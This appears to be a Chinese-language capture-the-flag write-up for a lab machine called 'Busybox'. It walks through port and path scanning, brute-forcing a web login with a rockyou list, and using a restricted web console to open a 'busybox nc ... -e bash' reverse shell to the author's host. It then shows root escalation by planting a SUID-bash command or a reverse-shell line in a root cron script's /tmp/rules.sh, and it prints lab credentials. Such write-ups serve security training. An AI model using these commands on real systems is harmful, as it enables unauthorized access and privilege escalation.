
Busybox

信息收集

首先还是nmap扫端口,扫出来ssh和http



SYSTEM OWNED BY 0xWRATH

Legacy E-Shop - Status: CORRUPTED

Your database has been dumped. All assets are belong to us.

[SPECIAL OFFER] Admin Password Wordlist.txt

Leaked credentials from the main server.

~~$999.00~~

$0.00

ACCESS DOWNLOAD

[!] PURCHASE SUCCESSFUL: Transaction ID #4820

Download link: wordlist_part1.zip


(Admin Note: Why did you think it would be that easy? 0xWrath)

Staff Login (Emergency Only)

这样的界面, 被黑客劫持了, 下面有一个下载wordlist不过是个摆设, 看源码知道无法下载

```
<div id='message'>[!] PURCHASE SUCCESSFUL: Transaction ID #9239</div><p style='color:#fff'>Download link: <a href='#' style='color:cyan' onclick='alert("Error: File chunk_0x01 corrupted by hacker malware.")'>wordlist_part1.zip</a></p><p><i>(Admin Note: Why did you think it would be that easy? 0xWrath)</i></p>        </div>
```

点击login可以看到一个登录页面, 既然没有账密就先扫路径



Hackers was here - Restoring...

User:

Pass:

Login

```
[14:05:36] 403 -   277B  - /.ht_wsr.txt
```


```
[14:05:36] 403 -  277B  - /.htaccess.orig
[14:05:36] 403 -  277B  - /.htaccess.bak1
[14:05:36] 403 -  277B  - /.htaccess.sample
[14:05:36] 403 -  277B  - /.htaccess.save
[14:05:36] 403 -  277B  - /.htaccess_extra
[14:05:36] 403 -  277B  - /.htaccess_orig
[14:05:36] 403 -  277B  - /.htaccess_sc
[14:05:36] 403 -  277B  - /.htaccessBAK
[14:05:36] 403 -  277B  - /.htaccessOLD
[14:05:36] 403 -  277B  - /.htaccessOLD2
[14:05:36] 403 -  277B  - /.htm
[14:05:36] 403 -  277B  - /.html
[14:05:36] 403 -  277B  - /.htpasswd_test
[14:05:36] 403 -  277B  - /.htpasswds
[14:05:36] 403 -  277B  - /.httr-oauth
[14:05:37] 403 -  277B  - /.php
[14:05:48] 302 -    0B  - /dashboard.php  ->  login.php
[14:05:54] 200 -  559B  - /log.txt
[14:05:54] 200 -  164B  - /login.php
[14:05:57] 403 -  277B  - /nohup.out
[14:06:02] 403 -  277B  - /server-status
[14:06:02] 403 -  277B  - /server-status/
```

扫出来一个`login.txt`,里面的内容是

```
[2025-02-01 23:45:01] ALERT: Unauthorized file upload detected: /tmp/phpY7aKx (Infected with WebShell.Generic)
[2025-02-01 23:48:12] SYSTEM: Incident response triggered. Quarantine initiated.
[2025-02-02 00:05:44] ADMIN: Running /opt/cleaner.sh to purge suspicious /tmp files.
[2025-02-02 09:12:33] User 'cyl' logged in from 192.168.1.55 (Internal IT Subnet)
[2025-02-02 10:15:00] LOG: Admin archived 'shell.txt' for forensic analysis.
[2025-02-03 14:20:55] INFO: User 'lanyangyang' password changed by system administrator.
[2025-02-04 03:10:01] CRON: Executing /opt/cleaner.sh...
[2025-02-04 03:10:01] CLEANER: Found rules in /tmp/rules.sh. Processing... (FAILED: Source not found)
[2025-02-04 06:57:44] User 'cyl' logged in from 192.168.1.55
[2025-02-04 06:58:10] WARNING: Repeated failed login attempts for user 'fraud' from 10.10.x.x
[2025-02-04 08:30:00] SYSTEM: Checking file integrity of /var/www/html/shell.txt... [OK]
```

从中可以提取三个疑似用户`cyl`,`lanyangyang`,`fraud` 以及一个进程`/opt/cleaner.sh`

把这三个用户放入bp中, 用rockyou的前5000爆破登录框



集群炸弹攻击

目标 http://192.168.3.34 ☑ 更新Host报头来匹配目标

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://192.168.3.34/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=3sa8kql67vafddrqp0kldrbehr
Connection: keep-alive

user=§cyl§&password=§123§
```

2高亮 2 个payload 位置? 长度:676

payload

Payload位置: 2 - 123
Payload类型: 简单列表
Payload数量: 5,000
请求数量: 15,000

payload配置

此处payload类型允许您配置用作payload的简单清单。

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
```

Enter a new item


从列表中添加...

Payload处理

您可以定义在使用payload之前对每个payload执行各种处理任务的规则。

□ 已启用 规则

爆破出了一个账密对`cyl:pinkgirl`可以登录到后台



Business Dashboard

User: Admin (Impersonating Fraud)

TOTAL REVENUE $12,840

PENDING ORDERS 23

SYSTEM INTEGRITY 64%

Recent Transactions (Database: ReadOnly)


Order ID	Customer	Status	Amount
#8842	John Doe	Processing	$150.00
#8841	Jane Smith	Shipped	$42.50

System Diagnostics Console

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
fraud@legacy-shop:/var/www/html$
```

下面有个醒目的shell可以执行命令，但是随便尝试了几个命令`ls,cat,pwd`会发现能执行的命令非常有限

结合题目名和弹shell的习惯，我试了试busybox能不能用



```
Origin: http://192.168.3.34
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.3.34/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=3sa8kql67vafddrqp0kldrbehr
Connection: keep-alive

shell_cmd=busbox nc 192.168.3.5 4444 -e bash
```

但是发现一连上就会断掉

想起了刚刚在日志里看到的/opt/clean.sh

可以先`nc -lnvp 4444\ncat /opt/clean.sh\n`此时就算瞬间断开也能执行一条命令

```
#!/bin/bash
while true; do
    if [ -f /tmp/rules.sh ]; then
        /bin/bash /tmp/rules.sh
    fi
    pkill -u www-data -f "sh|bash|nc|netcat|python|perl|ruby|php -r|socat"
    sleep 5
```

每次循环检查`/tmp/rulse.sh`是否存在, 如果存在就执行, 然后kill掉包含关键字的进程最后sleep 5, 一个定时任务

难怪会断开, 不过每次断开前都会执行/tmp/rules.sh(如果文件存在的话)

所以直接echo 'sleep 100' > /tmp/rules.sh然后连上去看看

Getshell

解法1

现在不会断了, 来到/home下发现用户名是`lanyangyang`,进去后`ls -al`

```
total 32
drwxr-xr-x 2 lanyangyang lanyangyang 4096 Feb 11 00:54 .
drwxr-xr-x 3 root        root        4096 Feb  4 10:30 ..
-rw------- 1 lanyangyang lanyangyang   14 Feb 11 00:54 .bash_history
-rw-r--r-- 1 lanyangyang lanyangyang  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 lanyangyang lanyangyang 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 lanyangyang lanyangyang   37 Feb  4 02:27 .lanyangyang
-rw-r--r-- 1 lanyangyang lanyangyang  807 Apr 18  2019 .profile
-rw------- 1 lanyangyang lanyangyang   44 Feb  4 02:49 user.txt
```

看到有个.lanyangyang,打开后直接看到了账密`lanyangyang:aU4nn9/KPVQh9mfWGv0tEJ1H`


直接ssh上去既然`opt/clean.sh`以root执行, 那就在`/tmp/rules.sh`里给bash加上suid位, 然后`bash -p`就能提权了

所以`echo 'chmod +s /usr/bin/bash'>/tmp/rules.sh`等5秒就可以了

解法2

直接以`www-data`执行`echo 'busybox nc 92.168.3.5 4444 -e bash'>/tmp/rules.sh`

然后在一边监听就能得到root的反弹shell



```
┌──(zer0one㉿localhost)-[~/桌面/sh]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
cat /opt/clean.sh
cat /opt/clean.sh
connect to [172.26.159.18] from (UNKNOWN) [172.26.144.1] 17758
ls
dashboard.php
index.php
log.txt
login.php
mail.txt
nohup.out
shell.txt
id
uid=0(root) gid=0(root) groups=0(root)
```